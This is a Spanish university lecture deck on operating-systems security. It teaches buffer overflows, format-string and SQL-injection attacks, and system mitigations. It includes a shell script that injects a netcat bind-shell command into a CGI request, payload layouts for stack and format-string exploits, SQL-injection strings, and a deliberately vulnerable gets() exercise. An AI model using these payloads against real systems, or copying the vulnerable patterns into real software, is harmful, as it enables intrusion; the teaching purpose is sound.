Taller de Protección y Seguridad

Sistemas Operativos

Alejandro Deymonnaz[1]

[1]Departamento de Computación
Facultad de Ciencias Exactas y Naturales
Universidad de Buenos Aires

5 de Octubre de 2010

¡Hola!

¡Hola! Soy *Alejandro Deymonnaz*. Tal vez me recuerden de clases como

- "Cómo NO hacer un informe",
- "`#define` es nuestro amigo" y
- "Los secretos de la Chocotorta en Haskell".

Hoy veremos "Cómo meter un exploit en un `printf`"

Menú del día

Hoy veremos:

Protección de datos

- Usuarios, grupos y permisos
- `chmod`
- `chown`

Demo de permisos

Intervalo

```
 ---------------------
< Vayan a tomar cafe! >
 ---------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Powered by cowsay

Advertencia

Para la clase de hoy:

- **Alto nivel**: Lenguaje C

  `a+=b; printf(''Hola'');`
- **Nivel medio**: Assembly

  `add eax, ebx`
  `push DWORD msg`
  `call printf`
- **Bajo nivel**: Bytes en hexadecimal

  `080483f0: 48 6f 6c 61 00`
  `080483f5: 01 d8 68 f0 83 04 08 e8 1b ff ff ff`

Problemas de seguridad

Dicho popular

Todo programa tiene bugs hasta que se demuestre lo contrario.

Veamos el *primer* programa de ejemplo de todo programador.

primero.c

```
#include <stdio.h>

int main(int argc, char* argv[]) {
  printf("Hola mundo!\n");
  return 0;
}
```

Este parace ser correcto.

Problemas de seguridad

Veamos el *segundo* programa de ejemplo de todo programador.

hola.c

```
#include <stdio.h>

int main(int argc, char* argv[]) {
  char nombre[80];
  printf("Ingrese su nombre: ");
  gets(nombre);
  printf("Hola %s!\n", nombre);
  return 0;
}
```

Este programa tiene un *bug de seguridad*.

Problemas de seguridad

Tenemos:

- Bugs "a secas" o bugs comunes,
- Bugs de seguridad

¿Cuál es la diferencia?
La diferencia es sutil. Por ejemplo, para Linus Torvalds no hay diferencia[1].

Bugs de seguridad

Los *bugs de seguridad* son aquellos bugs que exponen *más funcionalidad* o distinta funcionalidad al usuario que la que el programa dice tener. (*Funcionalidad oculta*).

Ejemplo (de la teórica): Un programa que manda mails de saludo de feliz cumpleaños, que **además** permite ejecutar cualquier comando.

[1] http://lkml.org/lkml/2008/7/14/465

Problemas de seguridad

Desde el punto de vista de la *correctitud*:

- El programa escribe fuera de su memoria asignada.
- No interesa dónde escribe: Está fuera del buffer en cuestión.
- No respeta alguna precondición, postcondición, invariante, etc.
- Pincha, explota, se cuelga, no anda.

Desde el punto de vista de la *seguridad*:

- El programa hace algo que el programador no pretendía
  (ej: Escribir fuera del buffer.)
- Son importantes las cuestiones técnicas sobre qué hace **de más** el programa.
  (ej: Qué había de importante donde escribe.)

Impacto de un bug de seguridad

Las dos preguntas que siempre se hace un auditor de seguridad:

1. **¿Qué controla el usuario?**
2. **¿Qué información sensible hay ahí?**

Ejemplo: Para un programa *correcto* deberíamos responder:

1. El contenido del buffer `nombre`.
2. Nada.

Ejemplo: Para un programa *incorrecto* deberíamos responder:

1. El contenido del buffer `nombre` y todas las posiciones de memoria siguientes.
2. Todos los datos guardados en la pila por las llamadas anteriores.

Ejemplo

Situación antes de llamar a la función `gets`.

Stack

addr	val
...	...
ebp+ 8	parámetros
ebp+ 4	ret-addr
ebp	$ebp_{anterior}$
ebp- 4	...
ebp- 8	...
...	...
ebp-80	nombre

hola.c

```
#include <stdio.h>

int main(int argc, char* argv[]) {
  char nombre[80];
  printf("Ingrese su nombre: ");
  gets(nombre);
  printf("Hola %s!\n", nombre);
  return 0;
}
```

1. **¿Qué controla el usuario?**
2. **¿Qué información sensible hay ahí?**

Impacto

El usuario controla:

- Toda la pila *después* de nombre (posiciones más altas).
- En particular, el return address de `main` (`main` es una función más).
- Controla qué se ejecutará cuando `main` termine con un `return`.

Impacto:

- **Funcionalidad oculta**: Permite al usuario ejecutar cualquier código que desee luego de `main`.

Impacto

A veces el impacto puede ser diferente:

- **Escalado de privilegios**: correr con un usuario de mayor privilegio.
- **Autenticación indebida**: ingresar a la sesión de un usuario que no nos corresponde (no necesariamente conociendo las credenciales; *cookie poisoning*).
- **Denial of Service**: Deshabilitar el uso de un servicio para terceros (ej: "se cayó el sistema").
- **Obtención de datos privados**: base de datos de clientes, códigos de tarjetas de crédito, código fuente privado, etc.

Exploits

Exploit

Un *exploit* es un programa o archivo (una API) que utiliza la funcionalidad oculta del programa vulnerable. Se dice que *explota la vulnerabilidad*.

A veces el exploit depende de muchas cuestiones técnicas del sistema (exploit particular para una determinada arquitectura).
Ejemplo: exploit de cumpleaños

dameUnShell.sh

```
#!/bin/sh
if [ "x$1" = "x" ]; then
  echo Usage: $0 target_host
fi
wget -O - "http://$1/cgi-bin/felicitar.cgi?hacked@example.
org; nohup nc -l -p 1234 -e /bin/bash" &
echo "Connecting to bash..."
nc $1 1234
```


Ejemplo

Veamos ahora este programa:

saludo.c

```
#include <stdio.h>

void saludo(void) {
  char nombre[80];
  printf("Ingrese su nombre: ");
  gets(nombre);
  printf("Hola %s!\n", nombre);
}

int main(int argc, char* argv[]) {
  saludo();
  return 0;
}
```

Test del programa

Usuario "normal"

```
$ ./saludo
Ingrese su nombre: Sabi
Hola Sabi!
```

Usuario vaca

```
$ ./saludo
Ingrese su nombre: Muuuuuuuuuuuuuuuuuuuuuuuuuuu
Hola Muuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuu
Segmentation fault
```


Segmentation Fault - GDB

```
(gdb) run
Ingrese su nombre: Muuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuu
Hola Muuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuu

Program received signal SIGSEGV, Segmentation fault.
0x08048447 in saludo () at saludo.c:8
8 }
(gdb) info reg
eax            0x80 0x80
ecx            0xbffff2c8 0xbffff2c8
edx            0x285360 0x285360
ebx            0x283ff4 0x283ff4
esp            0xbffff34c 0xbffff34c
ebp            0x75757575 0x75757575
esi            0x0 0x0
edi            0x0 0x0
eip            0x8048447 0x8048447 <saludo+51>
(gdb) x /8x $esp
0xbffff34c: 0x75757575 0x75757575 0x75757575 0x75757575
0xbffff35c: 0x75757575 0x75757575 0x75757575 0xbfff0075
(gdb)
```


Exploits

Necesitamos saber en qué posición *del buffer* están los datos sensibles:

saludo.c desensamblado

```
08048414 <saludo>:
 8048414: push   ebp
 8048415: mov    ebp,esp
 8048417: sub    esp,0x68
 804841a: mov    eax,0x8048520
 804841f: mov    DWORD PTR [esp],eax
 8048422: call   8048350 <printf@plt>
 8048427: lea    eax,[ebp-0x58]
 804842a: mov    DWORD PTR [esp],eax
 804842d: call   8048330 <gets@plt>
 8048432: mov    eax,0x8048534
 8048437: lea    edx,[ebp-0x58]
 804843a: mov    DWORD PTR [esp+0x4],edx
 804843e: mov    DWORD PTR [esp],eax
 8048441: call   8048350 <printf@plt>
 8048446: leave
 8048447: ret
```

Stack

addr	val
...	...
ebp+0x08	parámetros
ebp+0x04	ret-addr
ebp	$\text{ebp}_{anterior}$
ebp-0x04 ebp-0x08	??? ???
ebp-0x0C ... ebp-0x58	... ... nombre
... ebp-0x68	... params

La dirección de `nombre` dentro de la función es `ebp-0x58`.

Prueba de concepto de exploit

Debemos pasar como entrada un buffer de la siguiente forma:

1. 80 bytes cualquiera para llenar el buffer.
2. 8 bytes que se escribirán sobre los ???.
3. 4 bytes que se escribirán sobre el valor de `ebp`. (`abcd`)
4. 4 bytes que se escribirán sobre el valor del return address. (`efgh`)

No puedo escribir:

- `fgets` deja de leer con un *fin de línea* o *un fin de archivo*.

Ejemplo de buffer

```
00000000  30 31 32 33 34 35 36 37  38 39 30 31 32 33 34 35  |0123456789012345|
00000010  36 37 38 39 30 31 32 33  34 35 36 37 38 39 30 31  |6789012345678901|
00000020  32 33 34 35 36 37 38 39  30 31 32 33 34 35 36 37  |2345678901234567|
00000030  38 39 30 31 32 33 34 35  36 37 38 39 30 31 32 33  |8901234567890123|
00000040  34 35 36 37 38 39 30 31  32 33 34 35 36 37 38 39  |4567890123456789|
00000050  4d 6f 6f 20 4d 6f 6f 20  61 62 63 64 65 66 67 68  |Moo Moo abcdefgh|
00000060
```

Prueba de concepto de exploit

¿Qué sería deseable que ocurra si pasamos este buffer como entrada? (Recordemos: pusimos `efgh` donde suponíamos que estaba el return address).

Demo exploit

`Segmentation fault`

(Es una de las pocas veces que el objetivo es que el resultado sea `Segmentation fault`)

Exploits


- Ya logramos saltar a la dirección que elijamos (controlamos `eip`)
- ¿y ahora? ¿A *dónde* saltamos?

- **Opción 1**: Saltar a nuestro propio buffer.
- **Opción 2**: Saltar a código del programa que haga lo que nosotros queremos (por ejemplo, "login_ok").
- **Opción 3**: Saltar a código suelto del programa que ejecuta parte de lo que queremos y luego permite seguir controlando el flujo (realizamos varios saltos).

Exploits

Opción 1:

- `return-address` una dirección dentro de nuestro buffer.
- Saltamos dentro de nuestro buffer.
- No es necesario saber la dirección *exacta* del exploit.



Vulnerabilidades Clásicas

- Buffer Overflow (ya la vimos)
- Integer Overflow
- Format String
- SQL Injection

...y cada día se descubren nuevas ideas.

Integer Overflow

Ocurre cuando un valor entero se pasa del tamaño de la variable donde está almacenado.
No es un problema de seguridad de por sí, pero puede ser usado en combinación con otros problemas.
Ejemplos:

- ¿`(a * b) / b == a`? (`a` y `b` son `int`).
- ¿`(a+b) < a == false`? (`a` y `b` son `unsigned int`).
- ¿`1<<x - 1` es siempre $2^x - 1$? (`x` es `unsigned int`).
- `int *p = buf; *buf = 0;` ¿`*p--` qué efecto tiene?

Format String

Esta vulnerabilidad se basa en un mal diseño de la función `printf` y similares:

```
printf("%d %s", 123, "hola");
```

El primer parámetro (cadena de formato) contiene información sobre cómo darle formato a los distintos parámetros.

- Hay opciones para mostrar un número en decimal, hexa, etc...
- Hay modificadores para indicar que el parámetro es de 1, 2, 4 u 8 bytes (`hh`, `h`, `l`);

```
long a = 1; double pi = 3.14159265358979;
printf("a=%ld pi=%lf", a, pi);
```


Format String

- Hay opciones para mostrar el contenido de un puntero (string o `char*`) hasta la primer ocurrencia de un 0.
- Hay modificadores para elegir qué parámetro se desea mostrar en ese punto. Ejemplo:

```
printf("%2$d %1$s", "hola", 123);
```

- Hay una opción para *escribir* en el puntero pasado por parámetro cuántos caracteres fueron escritos hasta el momento en el stream.

```
printf("%d%n%d", 123, &a, 456);
```

Parece tener alguna limitada utilidad para realizar un parser (`scanf` también la tiene), pero se usa muy poco o nunca.

Format String

Justo antes de realizar el `call printf` la situación es así:

fs.c

```
#define MAX_BUF 2048
void echo(void) {
  char echobuf[MAX_BUF];
  fgets(echobuf, MAX_BUF, stdin);
  printf(echobuf);
}
```

La dirección de `echobuf` dentro de la función es `ebp-0x808`.

Stack


addr	val
...	...
ebp+0x004	ret-addr
ebp	$ebp_{anterior}$
ebp-0x004	???
ebp-0x008	???
ebp-0x00C	...
...	...
ebp-0x808	echobuf
ebp-0x80C	...
...	...
ebp-0x818	&echobuf

Format String

¿Qué controla el usuario?


Controla el contenido de `echobuf` y controla el *format string* de la llamada a `printf`.
Estrategia:

- Enviar en `echobuf` caracteres `%n` para escribir en memoria
- Enviar en el mismo buffer direcciones de memoria que vamos a usar como parámetros (puntero).
- Usar la variante que nos permite elegir el número de parámetro a usar. Con esto ya podemos elegir dónde escribir.



Format String

- Para escribir un número de 32bits deberíamos enviar por stdout esa cantidad de caracteres (recoredemos %n guarda la cantidad de caracteres escritos). No entran en el buffer.
- Usamos la variante que escribe número de 1 byte (%hhn) y aprovechamos el integer overflow para escribir de a 1 byte.



Format String

1. Hacemos 4 escrituras de 1 byte.
2. Usamos este esquema de escritura para sobreescribir información sensible: return address.
3. Saltamos a otro código: ¿Cuál?
4. Ponemos al final del buffer nuestro exploit y saltamos a esa posición.

El buffer quedaría así:
"$addr_1 addr_2 addr_3 addr_4$ `AA...AA%6$hhn BB...BB%7$hhn CC...CC%8$hhn DD...DD%9$hhn paa...aaading` *codigo*"

Demo Format String

SQL Injection

Una vulnerabilidad clásica, variante del control de parámetros, es *SQL injection*.

Ejemplo de consulta a una base de datos:
"*SELECT * FROM usuarios WHERE login=''$USER'' AND pass=''$PASS''*", donde $USER y $PASS son controlados por el usuario.
Si hay una entrada en la base de datos con esas credenciales, el SELECT lo devuelve.
¿Seguro?
Si el usuario ingresara:
USER: `admin`
PASS: `nose'' OR ''1''=''1`
¿Qué pasaría?

SQL Injection

La consulta queda conformada así:
"*SELECT * FROM usuarios WHERE login=''admin'' AND pass=''nose'' OR ''1''=''1''*".


- El reemplazo de realiza en el programa y la consulta ya reemplazada se envía a la base de datos.
- El SELECT devuelve la entrada de la base de datos aún cuando el password ingresado no era el correcto.
- El programa asume que el password era correcto porque el SELECT devolvió la entrada.

SQL Injection - Impacto

El impacto puede ser diferente:

- Escalado de privilegio o Login indebido.
- Destrucción de datos: (ejemplo, PASS: "`''; DROP TABLE usuarios; --`").
- Obtención de datos privados.

SQL Injection (xkcd.com)



"`Robert'); DROP TABLE Students; --`" alias "Little Bobby Tables".

Herramientas del SO para protegernos (de uno mismo)

Algunos Sistema Operativos implementan algunos de estos (o todos) mecanismos para *proteger* de problemas de seguridad.

- Stack randomization
- Code randomization y lib randomization
- NX bit y páginas no ejecutables
- Root-jails ()
- Monitoreo de Syscalls

Otras herramientas son implementadas por el compilador o intérprete

- Canario
- Tainted data

Otros:

- UML (User-Mode Linux)
- Virtual Machine

Stack randomization

- Consiste en cargar el inicio de la pila en una posición de memoria al azar (dentro de un rango).
- Sólo el inicio de la pila es tomado al azar (todas las posiciones relativas se mantienen fijas).
- Se implementa en el kernel (o loader).
- Sólo se randomiza al iniciar el proceso (podríamos averiguar el inicio de la pila con un ataque y usarlo luego para otro ataque sobre el mismo proceso).
- En espacios de memoria reducidos (ejemplo, 32 bits), el rango sobre el que se randomiza el stack es reducido (ejemplo, 28 bits).
- Hace más difícil los ataques que requieren saber la dirección del propio buffer en memoria.

Lib randomization

- Consiste en cargar en memoria (virtual) las librerías del sistema en lugares al azar.
- Se implementa en el loader de librerías.
- Tipicamente, las librerías del sistema se cargan sólo una vez en la ejecución de todo el sistema. En algunas implementaciones esta aleatorización se realiza sólo una vez en cada ejecución del sistema (no del proceso).
- Dificulta los ataques que requieren saltar a una función de biblioteca (ejemplo: `execpl`, etc.)

Code randomization

- Consiste en cargar en memoria (virtual) el código de usuario (`section .text`) en una posición al azar.
- Se implementa colaborativamente en el compilador y en el kernel.
- El compilador debe generar código que pueda ser colocado en cualquier posición de memoria (todas todas todas las direcciones relativas).
- Se randomiza una vez por carga del proceso.
- No puede randomizarse nuevamente al hacer `fork` (el hijo puede hacer `return`).

NX bit y páginas no ejecutables

- Consiste en marcar como no-ejecutable las porciones de memoria que no deberían ser ejecutables (ej: datos, stack).
- Requiere soporte del hardware para realizarse eficientemente.
- Procesadores x86_64 y algunos x86 más nuevos proveen una extensión de la unidad de paginación con un NX bit (No-eXecutable) para cáda página.
- Algunos sistemas utilizan el antiguo esquema de segmentos para este propósito.
- Se implementa en el kernel, pero por compatibilidad no viene en todos los sistemas.

Una estrategia similar es además marcar como sólo-lectura el código ejecutable.

Root-jail

- Consiste en cambiar la visión del sistema de archivos disponible para el proceso.
- Todas las operaciones sobre archivo (open, etc.) sobre el directorio "/" se corresponden con operaciones sobre un subdirectorio (la jaula) del sistema de archivos real.
- Es útil para aislar procesos de otra información sensible presente en el sistema: Si un usuario compromete ese proceso, sólo tiene acceso
- No enjaula las demás syscalls (se puede ver la lista de procesos de todo el sistema, etc, etc)

Monitoreo de Syscalls

- Consiste en restringir el conjunto de syscalls disponible para el proceso.
- Ejemplo: Un proceso que realiza tareas locales no debe poder acceder a la syscall `socketcall` (`socket`, `bind`, `listen`, etc).
- Se implementa principalmente en el kernel, pero debe configurarse (desde el usuario).
- Cada proceso tiene su *perfil de ejecución* (conjunto de llamadas permitidas).
- Algunas implementaciones proveen mucha granularidad en el perfil de ejecución (validación de ciertos parámetros).
- Degrada la performance general del sistema.

Canario

- Se coloca un valor testigo (un canario) en la pila justo a continuación del return address de cada función. Usualmente un valor `0x000d0a00`.
- Antes de retornar de la función se verifica que el valor del canario escrito sea correcto.
- Previene de buffer overflows, dado que muchas funciones (como `gets`, `printf`, etc) dejan de procesar la cadena cuando aparece un caracter `0x00` (NULL), `0x0d` (retorno de carro), `0x0a` (fin de linea).
- Se implementa enteramente en el compilador. No hay forma de implementarlo desde el kernel.
- Se llama "canario" en referencia a los canarios que se colocaban en las minas. Ante el primer problema el canario era lo primero que se moría.

Tainted data

- Consiste en agregar a cada variable del programa, información sobre si está manchada o no.
- Todos los datos ingresados por el usuario son datos *sucios*.
- Ciertas funciones limpian estos datos. Ejemplo:
  `limpio = "\"" + addslashes(sucio) + "\"";`
- Se prohiben ciertas funciones sobre datos sucios (como una consulta a una base de datos).
- Se implementa completamente en el compilador o intérprete. En algunos lenguajes es practicamente imposible de implementar, en otros es más simple (como Perl o PHP).
- Previene de inyección de código o comandos en tiempo de ejecución.

UML - User-Mode Linux

- Consiste en ejecutar un *kernel guest* como si fuera un proceso más del sistema real.
- Provee una separación del kernel real del sistema contra un kernel guest usado para ejecutar una aplicación o conjunto de aplicaciones dentro (Ej: un web-server).
- Cualquier fallo (incluso del kernel guest) se queda aislado dentro del proceso que corre el kernel guest.
- No previene contra acciones *legítimas* del kernel guest.
- Si se toma control a *nivel de kernel* del kernel guest, se tiene control de nivel usuario del proceso de la máquina real que lo ejecuta.

Virtual Machine


- Es similar a la idea de UML, llevada a la emulación de la máquina completa.
- El Sistema Operativo invitado (virtualizado) es un sistema operativo normal y no tiene diferencia con ejecutar en una máquina real.
- Nuevamente no previene contra acciones legítimas de la máquina virtual (acceder a la red, etc.)
- Si se toma control de la máquina virtual, se podría intentar explotar una vulnerabilidad del propio software que corre la máquina virtual (Xen, Qemu, KVM, VMware, etc...) para tomar control de la máquina real.

Otros paradigmas de seguridad informática

Defensa:

Ataques de seguridad alternativos (xkcd.com)

Ataque:



Ingeniería social

La ingeniería social es una rama de la seguridad que se encarga de romper la seguridad de un sistema a través del usuario legítimo del sistema:

- Pretexting (usualmente por teléfono): "Hola, le hablo de su proveedor de internet; tenemos una oferta genial para su servicio, pero para verificar su identidad me debe decir primero su password".
- Phishing: Similar al Pretexting pero más impersonal y genérico; "Su cuenta de correo será suspendida, a menos que haga click en el siguiente link."
- Baiting (Troyanos): Te llega un mail con un adjunto: "pampita.jpg.exe".

PEBKAC: "Problem Exists Between Keyboard And Chair"

Basado en una historia real:

- Para generar un código de validación (serial number) de una aplicación se utiliza una función que depende (además de valores fijos) de un valor random.
- Sabiendo el valor random elegido por la aplicación se puede generar el serial number correcto (aplicando la función).
- El sistema provee una función de número aleatoreos "*mala*" (a veces puede dar valores más predecibles o con poca entropía).
- Un programador "astuto" solucionó este problema evitando estos "valores malos".

serial.c

```
long long secure_random(int mod) {
  long long res = 0; int i;
  for(i=0; i < 10000; ++i) res += rand() % mod;
  return res / 10000;
}
```


Ejercicio ENTREGABLE:
El siguiente programa evalúa su entrega de este taller, la cual se pasa por entrada standard. Su tarea es aprobar esta entrega.

entrega.c

```
#include <stdio.h>
void entrega(void) {
  char admin[32], hash[32], pass[64];
  memcpy(admin, "572ce02c83f90d47764f3f2c0c675ada", sizeof(admin));
  memset(pass, 0,  sizeof(pass));

  /* Pregunta el nombre del grupo */
  printf("Grupo: ");
  gets(pass);
  /* Muestra el nombre del grupo */
  fwrite(pass, 1, sizeof(pass), stdout); printf("\n");

  /* Calcula el hexadecimal (en minscula) del nombre del grupo en digest */
  md5_buf_to_hex(pass, sizeof(pass), hash);

  /* Verifica el md5 */
  if (memcmp(hash, admin, 32) == 0) printf("Nota: APROBADO\n");
  else printf("Nota: NO APROBADO\n");
}
int main(void) { entrega(); return 0; }
```

Agradecimientos

"Say moo"